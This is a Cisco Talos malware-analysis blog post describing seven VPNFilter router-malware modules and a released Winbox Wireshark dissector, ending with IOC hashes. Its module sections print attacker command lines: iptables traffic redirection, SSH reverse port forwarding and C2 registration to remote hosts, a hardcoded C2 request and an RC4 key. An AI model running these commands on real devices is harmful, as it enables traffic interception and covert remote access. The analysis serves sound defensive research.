VPNFilter III: More Tools for the Swiss Army Knife of Malware

By Edmund Brumaghin

Published: 2018-09-26 · Archived: 2026-04-05 14:50:23 UTC

Wednesday, September 26, 2018 10:59

```
# code
```

Summary

VPNFilter — a multi-stage, modular framework that has infected hundreds of thousands of network devices across the globe — is now known to possess even greater capabilities. Cisco Talos recently discovered seven additional third-stage VPNFilter modules that add significant functionality to the malware, including an expanded ability to exploit endpoint devices from footholds on compromised network devices. The new functions also include data filtering and multiple encrypted tunneling capabilities to mask command and control (C2) and data exfiltration traffic. And while we believe our work, and the work of our international coalition of partners, has mostly neutralized the threat from VPNFilter, it can still be difficult to detect in the wild if any devices remain unpatched.

Talos has been researching VPNFilter for months. Our initial findings are outlined here, and a description of additional modules used by the framework is here. As part of our continued investigation, we developed a technique to examine a key protocol used by MikroTik networking devices to hunt for possible exploitation methods used by the actor.

As we followed the thread of VPNFilter infections, it became clear that MikroTik network devices were heavily targeted by the threat actor, especially in Ukraine. Since these devices seemed to be critical to the actor's operational goals, this led us to try to understand how they were being exploited. Part of our investigation

included the study of the protocol used by MikroTik's Winbox administration utility. In this blog, we'll share how and why we studied this protocol, as well as the decoder tool we developed as a way of helping the security community look into this protocol for potential malicious actor activity.

The sophistication of VPNFilter drives home the point that this is a framework that all individuals and organizations should be tracking. Only an advanced and organized defense can combat these kinds of threats, and at the scale that VPNFilter is at, we cannot afford to overlook these new discoveries.

Expanded VPNFilter capabilities

The discovery of these additional VPNFilter third-stage modules has significantly added to our understanding of what we already knew to be an extremely potent threat. Together, these modules added:

1. Additional capabilities that could be leveraged to map networks and exploit endpoint systems that are connected to devices compromised by VPNFilter.
2. Multiple ways for the threat actor to obfuscate and/or encrypt malicious traffic, including communications used for C2 and data exfiltration.
3. Multiple tools that could be utilized to identify additional victims accessible from the actor's foothold on devices compromised by VPNFilter for both lateral movement within a network, as well as to identify new edge devices in other networks of interest to the actor.
4. The capacity to build a distributed network of proxies that could be leveraged in future unrelated attacks to provide a means of obfuscating the true source of attack traffic by making it appear as if the attacks originated from devices previously compromised by VPNFilter.

We were able to confirm the existence and capabilities of the malware after reverse-engineering these additional modules. Previously, we had to make analytic assessments on the existence and nature of these capabilities based solely on telemetry analysis, which always leaves room for error.

For example, we had previously noted what appeared to be devices compromised by VPNFilter conducting scans of large IP spaces that seemed focused on identifying other devices vulnerable to the methods of exploitation used by the actor associated with the VPNFilter malware. However, now we can discuss the specific third-stage module used for this activity.

As a result of our continued research, we have furthered our understanding of the full scope of the capabilities associated with VPNFilter after examining these additional third-stage modules.

Additional third-stage modules


As previously described, Talos identified the following seven additional third-stage modules that greatly expanded the capabilities present within VPNFilter.

Module Name	Module Functionality
'htpx'	Redirects and inspects the contents of HTTP traffic transmitted through devices.
'ndbr'	Multifunctional SSH utility.
'nm'	Allows network mapping activities to be conducted from compromised devices.
'netfilter'	Denial of service utility.
'portforwarding'	Allows the forwarding of network traffic to attacker specified infrastructure.
'socks5proxy'	Enables establishment of a SOCKS5 proxy on compromised devices.
'tcpvpn'	Enables establishment of a Reverse-TCP VPN on compromised devices.

Each of these modules is described in detail in the following sections.

'htpx' (endpoint exploitation module - executable injection)

`htpx` is a third-stage module for VPNFilter. This module shares similar code with the 'ssler' module previously documented by Talos. The module relies heavily on open-source code that can be traced to the original projects based on strings present within the binary. A good example is 'libiptc.c', which is part of Netfilter.



Comparison of strings between 'htpx' (left) and 'ssler' (right).

The primary function present within the 'htpx' module is responsible for setting up iptables rules to forward network traffic destined for TCP port 80 to a local server running on port 8888. This redirection is accomplished by first loading kernel modules that allow for traffic management. These modules (`Ip_tables.ko` , `Iptable_filter.ko` , and `Iptable_nat.ko`) are loaded with the insmod shell command.

The `htpx` module then issues the following commands to surreptitiously forward traffic:

```
iptables -I INPUT -p tcp --dport 8888 -j ACCEPT
iptables -t nat -I PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8888
```

It also periodically checks to ensure that these rules remain present by issuing similar delete commands then re-adding them. A temp file is also created called `/var/run/htpx.pid`.

The following HTTP request is then generated:

```
GET %s HTTP/1.1\r\nHost: 103.6.146.194\r\nAccept: */*\r\nUser-Agent: curl53\r\n\r\n
```

During our analysis of the 'htpx' module, we were unable to elicit a response from C2 infrastructure, so we were unable to observe additional module operations. During our analysis of the module binary, we identified that the module inspects HTTP communications to identify the presence of Windows executables. When they are encountered, the executable is flagged and added to a table. We assess with moderate confidence that this module could be leveraged by attackers to download a binary payload and allow for on-the-fly patching of Windows executables as they pass through compromised devices.

'ndbr' (multi-functional SSH tool)

The `ndbr` module is a module with SSH capabilities that also has the ability to port-scan other IPs. This module uses the dropbear SSH server and client and is a modified version of the dbmulti utility version 2017.75. We have identified several modifications to the standard dropbear functionality.

The first modifications are to the dbmulti utility itself. The typical utility can function as an SSH client, SSH server, perform data transfers using SCP, generate keys, or convert keys. The functionality is determined either by the program name or the first parameter passed to the program. The 'ndbr' module has replaced the ability to generate or convert keys with a network mapping (i.e., port-scanning) function as well as another function called 'ndbr.'

Like the original "dbmulti" utility, the `ndbr` module's functionality depends either on the name of the program or the first argument passed to the program. The arguments that the `ndbr` module accepts are `dropbear, dbclient, ssh, scp, ndbr`, and `nmap`. A description of each of these arguments can be found in the following sections.

dropbear

The dropbear command instructs the 'ndbr' module to operate as an SSH server. The original dropbear code uses the default SSH port (TCP/22) to listen for connections. However, the code present within the 'ndbr' module has been modified to use a default port of TCP/63914. Other modifications to the original dropbear code change the way that host keyfiles are handled. The default keyfile path has been changed to /db_key, but the 'ndbr' module does not drop this file. Instead, the buf_readfile dropbear function has been modified to load the proper key from memory when the filename parameter is equal to /db_key.

Instead of using password-based authentication, the dropbear server has been modified to authenticate via a proper public key, which is also embedded in the 'ndbr' executable. A bug in this modified code mishandles connections attempting to use an incorrect public key. These authentication failures cause the ndbr SSH server to become stuck in an infinite loop. There is no indication to the client, however, that the authentication has failed. At this time, we have been unable to identify a correct key that would allow for successful authentication with the ndbr SSH server

— neither of the keys embedded in the 'ndbr' module (i.e., `/db_key` and `/cli_key`) were correct, and no corresponding keys were found in any other VPNFilter-related binaries.

dbclient (ssh)

If passed the dbclient or ssh parameter, the 'ndbr' module acts as the standard dropbear SSH command-line interface client but with modifications to its default options. As with the default keyfile with dropbear server command, the dbclient/ssh commands have a default identity file: `/cli_key`. At this time, we do not know what the dbclient (SSH client) is expected to connect to.

nmap

If passed the nmap argument, the `ndbr` module will perform a port scan of an IP or range of IPs.

The usage is:

```
# code
```

`Usage %s -ip* <ip-addr: 192.168.0.1/ip-range 192.168.0.0./24> -p* <port: 80/port-range: 25-125> -noping <default yes> -tcp <default syn> -s <source ip> -h/--help (print this help)`

ndbr

If passed the ndbr argument, the 'ndbr' module will do one of three operations based on the other parameters it is passed. The SSH commands will make use of the default keys (i.e., `/db_key` and `/cli_key`) as described above.

The third parameter must begin with the word `start` or the `ndbr` module uninstalls itself.

If the ndbr module is executed using the following parameters:

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start proxy <host> <port>"
```

The following dropbear SSH command will be executed:

```
ssh -y -p <port> prx@<host> srv_ping j(<B64 victim host name>)_<victim MAC address> <param2>
```

This causes the dropbear SSH client to connect to a remote host and issue the "srv_ping" command, which is likely used to register the victim with a C2 server.

If the ndbr module is executed using the following parameters:

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start -l <port>"
```

The dropbear SSH server (as described above) is started and begins listening on the port specified:

```
sshd -p <port>
```

If the ndbr module is executed with the following parameters:

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start <user> <host> <port>"
```

Remote port forwarding is set up by executing the following dropbear command (see above for explanation of the command options):

```
sshd -p <port>ssh -N -T -y -p <port> -R :127.0.0.1:63914 <user>@<host>
```

'nm' (network mapper)

The 'nm' module is used to scan and map the local subnet. It iterates through all interfaces and starts by ARP scanning for all hosts on the subnet associated with each IP assigned to the interface. Once an ARP reply is received, `nm` will send an ICMP echo request to the discovered host. If an ICMP echo reply is received it will continue mapping by performing a port scan, trying to connect to the following remote TCP ports on the host: 9, 21, 22, 23, 25, 37, 42, 43, 53, 69, 70, 79, 80, 88, 103, 110, 115, 118, 123, 137, 138, 139, 143, 150, 156, 161, 190, 197, 389, 443, 445, 515, 546, 547, 569, 3306, 8080 or 8291.

Next, it uses the MikroTik Network Discovery Protocol (MNDP) to locate any other MikroTik devices on the local network. If a MikroTik device replies to the MNDP ping, nm extracts the MAC address, system identity, version number, platform type, uptime in seconds, RouterOS software ID, RouterBoard model, and interface name from the discovered device.

The nm module looks in `/proc/net/arp` to get information about the infected device's ARP table, revealing the IP and MAC addresses of neighboring devices. Next, the entire contents of /proc/net/wireless are gathered.

The module performs a traceroute by first creating a TCP connection to 8.8.8.8:53 to confirm its availability (no data is sent), then ICMP echo requests are repeatedly sent to this IP with increasing TTLs.

All of the network information that is gathered is saved to a temporary file named /var/run/repsc_<time stamp>.bin. An example .bin file is as follows:

```
*nm*
{
"RESULT":{
    "IFCS":[
        {"name":"<infected device interface>",
        "addr":"<infected device IP>",
        "mask":"<infected device subnet mask>",
        "scan":[
            {"ip":"<discovered IP 1>",
            "ports":["445","139",]},
            {"ip":"<discovered IP 2>",
            "ports":["22",]},
        ]
        },
    ],
    "MNDP":{
        "0":{},
        "1":{},
    },
    "SSDP":{
    },
    "CDP":{
    },
    "LLDP":{
    },
    "ARP":[
        "<each IP-MAC-Device from /proc/net/arp>",
    ],
    "WIRELESS":"<base64 encoded contents of /proc/net/wireless>",
    "TRACEROUTE":[
<hops taken to get to 8.8.8.8>
    ],
    "TIME":"<time of scan>"
}
}
```

The code responsible for the SSDP, CDP and LLDP functions was present within the module but was never called in the samples analyzed and therefore will always be empty.

The `nm` module requires three command line arguments to operate properly, but only the first parameter is used. Like several other modules, the first parameter is a folder, and this is the location where the data is permanently saved. The final task performed by the `nm` module is the moving of the temporary .bin file containing the results of the scan to a folder specified as the first command line argument, ostensibly for later exfiltration by the main VPNFilter process.

'netfilter' (denial-of-service utility)

`netfilter` expects three arguments to be given on the command line. The first two arguments are unused, and the third argument is a quoted string in the format "<block/unblock> <# of minutes>." # of minutes' is how long `netfilter` should execute for before exiting. If `block` was used as the first part of the third argument, `netfilter` adds the following rule to iptables:

```
 Chain FORWARD (policy ACCEPT)
target     prot opt source         destination
DROP        tcp -- anywhere        anywhere       tcpflags: PSH/PSH
```

After adding this rule, netfilter waits 30 seconds and then deletes this rule. If there is still time remaining based on the # of minutes value, this process begins again. The addition and deletion loop ensures that the rule persists in the event the rule is deleted from the device.

Once the number of minutes has elapsed, the program exits. Signal handlers are also installed at the beginning of the netfilter program that deletes the iptables rule and then exit if the program receives either a SIGINT or SIGTERM. This is done so the device works as normal in the event someone manually terminates the netfilter program.

Finally, the 'unblock' argument can be used to delete the iptables rule that was previously added using the 'block' argument.

Although there are no other code paths possible, there are indications that there is or could have been something more to this module.

The first indicator is that all of the different netfilter module samples that Talos analyzed (MIPS, PPC, Tile-GX) contain the same list of 168 CIDR IP addresses and ranges which tie to the following companies/services:

31.13.64.51 - WhatsApp
169.44.36.0/25 - WhatsApp
203.205.167.0/24 - Tencent (Owner of QQ Chat)
52.0.0.0/16 - Amazon.com, Inc. (The following encrypted applications have used multiple IPs in this range: Wikr, Signal, Dust and Confide)

This indicates that the netfilter module may have been designed to deny access to specific forms of encrypted applications, possibly in an attempt to herd victim communications to a service that the actor preferred they use. Interestingly, Telegram, an extremely popular encrypted chat application, is missing from the list.

However, we were unable to find any references to these strings in the code. All versions of netfilter that we have samples for have this same IP range list but do not appear to use it. It's possible that the samples we have are incomplete.

The iptables rule that is added by the netfilter module drops TCP packets with the PUSH flag set. This rule would likely use iptables rules that block all packets not just TCP packets with the PUSH flag set if its purpose is to provide attackers with the ability to launch denial-of-service attacks using compromised devices. Typically, a rule like this would be useful as part of a man-in-the-middle attack enabling attackers with access to the devices to intercept forwarded traffic, manipulate it, then manually forward it. This might explain the list of CIDR ranges as a list of IPs to intercept. We were unable to locate any indication of this sort of functionality present within the samples that were analyzed.

We have concluded that the IPs are not used. This may be due to them being left over from an older version of the netfilter module, functionality that has not yet been implemented, or there may be modifications to the statically linked iptables library made by the malware authors that we haven't found yet. The VPNFilter authors have modified open-source code before (e.g. the ndbr module), so it's not unexpected that they would change the libiptc code linked in the netfilter module.

'portforwarding' (Allows the forwarding of network traffic to attacker specified infrastructure)

The portforwarding module is designed to be executed with the following command line arguments:

```
./portforwarding <unused> <unused> "start <IP1> <PORT1> <IP2> <PORT2>"
```

Given these arguments, the portforwarding module will forward traffic from a particular port and IP combination to another port and IP by installing the following iptables rules:

```
iptables -t nat -I PREROUTING 1 -p tcp -m tcp -d <IP1> --dport <PORT1> -j DNAT --to-destination <IP2>:<PORT2>
```

```
iptables -t nat -I POSTROUTING 1 -p tcp -m tcp -d <IP2> --dport <PORT2> -j SNAT --to-source <device IP>
```

These rules cause any traffic passing through the infected device that is destined to IP1:PORT1 to be redirected to IP2:PORT2 instead. The second rule then changes the source address of the rerouted traffic to that of the infected device to ensure the responses are sent back to the infected device.

As a precaution, before installing the iptables rules, the portforwarding module first checks that IP2 is available by creating a socket connection to IP2 on PORT2. However, no data is sent before the socket is closed.

Like other modules that manipulate iptables, the portforwarding module enters a loop that adds the rules, waits a period of time, deletes the rules and then adds them again to ensure that the rules persist on the device even if they are manually deleted.

'socks5proxy' (Enables establishment of a SOCKS5 proxy on compromised devices)

The `socks5proxy` module is a SOCKS5 proxy server that appears to be based on the open-source project shadowsocks. The server uses no authentication and is hardcoded to listen on TCP port 5380. Before the server is started, `socks5proxy` forks to connect to a C2 server specified in arguments supplied to the module. If the server does not respond within a few seconds, the fork kills its parent process (the server) and then exits. The C2 server can respond with commands to execute normally or terminate the server.

This module contains the following usage strings, though they do not line up with the arguments for the `socks5proxy` module, and these settings cannot be modified through command line arguments:

```
ssserver
   --username <username> username for auth
   --password <password> password for auth
```

```
    -p, --port <port> server port, default to 1080
    -d run in daemon
    --loglevel <level> log levels: fatal, error, warning, info, debug, trace
    -h, --help help
```

The actual command line arguments for the `socks5proxy` module are:

```
./socks5proxy <unused> <unused> "start <C&C IP> <C&C port>"
```

The socks5proxy module verifies the argument count is greater than 1, but the process crashes with a SIGSEV signal if two arguments are given, indicating that there may be limited or poor quality control during some phases of development for this malware toolchain.

'tcpvpn' (Enables establishment of a Reverse-TCP VPN on compromised devices)

The `tcpvpn` module is a Reverse-TCP VPN, designed to allow a remote attacker to access internal networks behind infected devices. It accomplishes this by beaconing to a remote server, which could be set up like a TunTap device to forward packets over the TCP connection. The connection is seen as outbound by network devices, which may help the module bypass simple firewalls or NAT issues. This module is similar in concept to penetration testing software Cobalt Strike's VPN Pivoting.

All data sent through the connection is encrypted with RC4, with a key generated by the hardcoded bytes:

```
"213B482A724B7C5F4D77532B45212D215E79433D794A54682E6B653A56796E457A2D7E3B3A2D513B6B515E775E2D7E533B51455A68365
```

Which are sandwiched between the port numbers of the current connection (e.g., "58586!;H*rK|_MwS+E!-!^yC=yJTh.ke:VynEz-~;:-Q;kQ^w^-~S;QEZh6^jgf_4RzsG80").

The command line syntax associated with the `tcpvpn` module are:

```
./tcpvpn <unused> <unused> "start <C&C IP> <C&C port>"
```

MikroTik Research

Introducing the Winbox Protocol Dissector

During our research into VPNFilter, we needed to determine how some of the devices were compromised. While examining the MikroTik series of devices, we noticed an open port (TCP 8291) and that the configuration tool "Winbox" uses that port for communication.

The traffic from these devices appeared as large blobs of binary data, so we weren't able to determine potential avenues of access using this protocol without a protocol dissector (which to our knowledge, didn't exist publicly). We decided to develop our protocol dissector for use with packet analysis tools such as Wireshark to learn more

about the protocol, which would allow us to design effective rules to prevent future infections once potential attack vectors were discovered.

An example of such an attack vector is CVE-2018-14847 which allows an attacker to perform a directory traversal for unauthenticated credential recovery. The dissector proved extremely helpful when we wrote coverage for this vulnerability (Snort SID: 47684). While an update for this vulnerability has been released, we think it's essential for security professionals to be able to monitor this traffic to help identify any other potentially malicious traffic.

Privacy can still be maintained by ensuring that you either use "secure mode" to encrypt communications or download the latest Winbox client which communicates over encrypted channels only. This tool will **NOT** decrypt encrypted communications. The latest MikroTik CCR firmware version we tested (6.43.2), enforces the usage of this newer Winbox client though this is only enforced client-side. This means that you **CAN** still communicate over insecure channels using a custom-made client. Therefore, we believe this Wireshark dissector remains useful because an attacker can still deliver an exploit without having to reimplement said secure communications.

What is the "Winbox Protocol?"

The term "Winbox" comes from the Winbox client offered by MikroTik as an alternative to the web GUI.

From the official documentation, Winbox is a small utility that allows for the administration of MikroTik RouterOS using a fast and simple GUI. It is a native Win32 binary but can be run on Linux and MacOS (OSX) using Wine, an open-source compatibility layer. All Winbox interface functions are as close as possible to mirroring the console functions — that is why there are no Winbox sections in the manual. Some of the advanced and critical system configurations are not possible from Winbox, like changing the MAC address on an interface.

The term "Winbox Protocol" is not official, as far as we know. It's simply the term we chose since it matches the name of their client.

Using the dissector

Installation is simple, and since this is a LUA-based dissector, recompilation is not necessary. Simply drop the `Winbox_Dissector.lua` file into your `/$HOME/.wireshark/plugins` folder. By default, any TCP traffic to or from TCP port 8291 will be properly decoded as Winbox traffic once the dissector is installed.

While a single message from the client/server to its destination would be preferable for parsing purposes, this is not always the case and observing live communications proved that there are many ways that Winbox messages can be formatted and sent.


Below is an example of a Winbox communications capture that has the following properties:

- Multiple messages sent in the same packet.
- Messages containing one or more two-byte "chunks" that need to be removed before parsing.
- Messages too long for a single packet — TCP reassembly applied.
- Messages containing additional "nested" messages

Here is how the capture is displayed before installing the dissector:

```
0000  ff 01 01 d1 4d 32 01 00  ff 88 02 00 00 00 00 00   ····M2·· ········
0010  08 00 00 00 02 00 ff 88  02 00 18 00 00 00 01 00   ········ ········
0020  00 00 02 00 fe a8 13 00  13 00 4d 32 02 00 00 01   ········ ··M2····
0030  01 00 fe 08 04 00 fe 00  01 00 00 09 40 13 00 4d   ········ ····@··M
0040  32 02 00 00 01 01 00 fe  08 15 00 fe 00 01 00 00   2······· ········
0050  09 40 13 00 4d 32 02 00  00 01 01 00 fe 08 05 00   ·@··M2·· ········
0060  fe 00 01 00 00 09 80 13  00 4d 32 02 00 00 01 01   ········ ·M2·····
0070  00 fe 08 03 00 fe 00 01  00 00 09 80 13 00 4d 32   ········ ······M2
0080  02 00 00 01 01 00 fe 08  06 00 fe 00 01 00 00 09   ········ ········
0090  80 13 00 4d 32 02 00 00  01 01 00 fe 08 07 00 fe   ···M2··· ········
00a0  00 01 00 00 09 80 13 00  4d 32 02 00 00 01 01 00   ········ M2······
00b0  fe 08 02 00 fe 00 01 00  00 09 40 13 00 4d 32 02   ········ ··@··M2·
00c0  00 00 01 01 00 fe 08 12  00 fe 00 01 00 00 09 40   ········ ·······@
00d0  13 00 4d 32 02 00 00 01  01 00 fe 08 13 00 fe 00   ··M2···· ········
00e0  01 00 00 09 40 16 00 4d  32 02 00 00 00 01 00 fe   ····@··M 2·······
00f0  08 0b 00 fe 00 01 00 00  08 00 00 00 80 13 00 4d   ········ ·······M
0100  32 d4 ff 02 00 00 01 01  00 fe 08 0d 00 fe 00 01   2······· ········
0110  00 00 09 40 13 00 4d 32  02 00 00 01 01 00 fe 08   ···@··M2 ········
0120  0e 00 fe 00 01 00 00 09  80 13 00 4d 32 02 00 00   ········ ···M2···
0130  01 01 00 fe 08 08 00 fe  00 01 00 00 09 80 13 00   ········ ········
```

The communications are correctly parsed in Wireshark following installation of the Winbox protocol dissector:



Obtaining the Dissector

To improve the security community's ability to analyze these communications and to monitor for threats that may attempt to take advantage of the Winbox Protocol, Cisco Talos is releasing this dissector for public use. For additional information and to obtain the dissector, please see the GitHub repository here.

Conclusion

As a result of the capabilities we previously discovered in VPNFilter coupled with our new findings, we now confirm that VPNFilter provides attackers all of the functionality required to leverage compromised network and storage devices to further pivot into and attack systems within the network environments that are being targeted.

It also allows attackers to leverage their access to sensitive systems such as gateway and routing devices to perform activities such as network mapping and endpoint exploitation, network communications monitoring and

traffic manipulation, among other serious threats. Another dangerous capability provided by VPNFilter is the ability to turn compromised devices into proxies that could be leveraged to obfuscate the source of future, unrelated attacks by making it appear as if the attacks originate from networks previously compromised by VPNFilter. The sophisticated nature of this framework further illustrates the advanced capabilities of the threat actors making use of it, as well as the need for organizations to deploy robust defensive architectures to combat threats such as VPNFilter.

With this new understanding of VPNFilter, most of our unanswered questions about the malware itself have now been answered. However, there are still significant unknowns about this threat that linger to this day:

How did the actor gain initial access to affected devices?

While we strongly assess that they utilized widely known, public vulnerabilities based on the makes/models affected by VPNFilter, we still don't have definitive proof of this.

Is the actor attempting to reconstitute their access?

Based on our telemetry and information from our partners, it appears that VPNFilter has been entirely neutralized since we and our international coalition of partners (law enforcement, intelligence organizations, and the Cyber Threat Alliance) countered the threat earlier this year. Most C2 channels for the malware have been mitigated. The stage 2 implants were non-persistent, so most have likely been cleared from infected devices. We have seen no signs of the actor attempting to reconnect with devices that may still have the persistent stage 1 with an open listener.

Does this mean the actor has abandoned this expansive foothold into the small and home office (SOHO) network device space? Are they instead reconstituting their access by starting over, re-exploiting and dropping new unknown malware? Have they given up on having broad worldwide SOHO access in favor of a more tailored approach only going after specific key targets?

Whatever the answers may be, we know that the actor behind VPNFilter is extremely capable and driven by their mission priorities to continually maneuver to achieve their goals. In one form or another, they continue to develop and use the tools and frameworks necessary to achieve their mission objective(s).

IOCs

```
 a43a4a218cf5755ce7a7744702bb45a34321339ab673863bf6f00ac193cf55fc
aac52856690468687bbe9e357d02835e9f5226a85eacc19c34ff681c50a6f0d8
13165d9673c240bf43630cddccdc4ab8b5672085520ee12f7596557be02d3605
b81f857cd8efab6e6e5368b1c00d93505808b0db4b773bee1843a3bc948d3f4f
809f93cbcfe5e45fae5d69ca7e64209c02647660d1a79b52ec6d05071b21f61a
7ff2e167370e3458522eaa7b0fb81fe21cd7b9dec1c74e7fb668e92e261086e0
81368d8f30a8b2247d5b1f8974328e9bd491b574285c2f132108a542ea7d38c7
b301d6f2ba8e532b6e219f3d9608a56d643b8f289cfe96d61ab898b4eab0e3f5
99e1db762ff5645050cea4a95dc03eac0db2ceb3e77d8f17b57cd6e294404cc7
76bf646fce8ff9be94d48aad521a483ee49e1cb53cfd5021bb8b933d2c4a7f0f
e009b567516b20ef876da6ef4158fad40275a960c1efd24c804883ae273566b0
```

```
7c06b032242abefe2442a8d716dddb216ec44ed2d6ce1a60e97d30dbba1fb643
f8080b9bfc1bd829dce94697998a6c98e4eb6c9848b02ec10555279221dd910a
4e350d11b606a7e0f5e88270938f938b6d2f0cc8d62a1fdd709f4a3f1fa2c828
f1cf895d29970c5229b6a640c253b9f306185d4e99f4eac83b7ba1a325ef9fb8
8395e650e94b155bbf4309f777b70fa8fdc44649f3ab335c1dfdfeb0cdee44ff
a249a69e692fff9992136914737621f117a7d8d4add6bac5443c002c379fe072
5e75b8b5ebbef78f35b00702ced557cf0f30f68ee08b399fc26a3e3367bb177b
fe022403a9d4c899d8d0cb7082679ba608b69091a016e08ad9e750186b1943dd
116d584de3673994e716e86fbb3945e0c6102bfbd30c48b13872a808091e6bc9
4263c93ce53d7f88c62fecb6a948d70e51c19e1049e07df2c70a467bcefee2c8
5d70e7dd5872cc0d7d0f7015c11400e891c939549c01922bff2bbe3b7d5d1ce3
5c52f115ab8a830d402fac8627d0bfdcbbfd4dcf0e6ad8154d49bb85387893aa
e75e224c909c9ead4cb50cd772f606407b09b146051bfb28015fcbe27b4a5e8d
999f14044f41adfd9fb6c97c04d7d2fd9af01724b3ab69739acf615654abfa43
b118b23a192f372616efe8c2b12977d379ac76df22493c14361587bd1cc8a804
7ba0dc46510492a7f6c9b2bcc155333898d677cd8a88fe0e1ac1ad3852f1c170
83b3dbf7f6bc5f98151b26781fa892fc1a014c62af18c95ae537848204f413b8
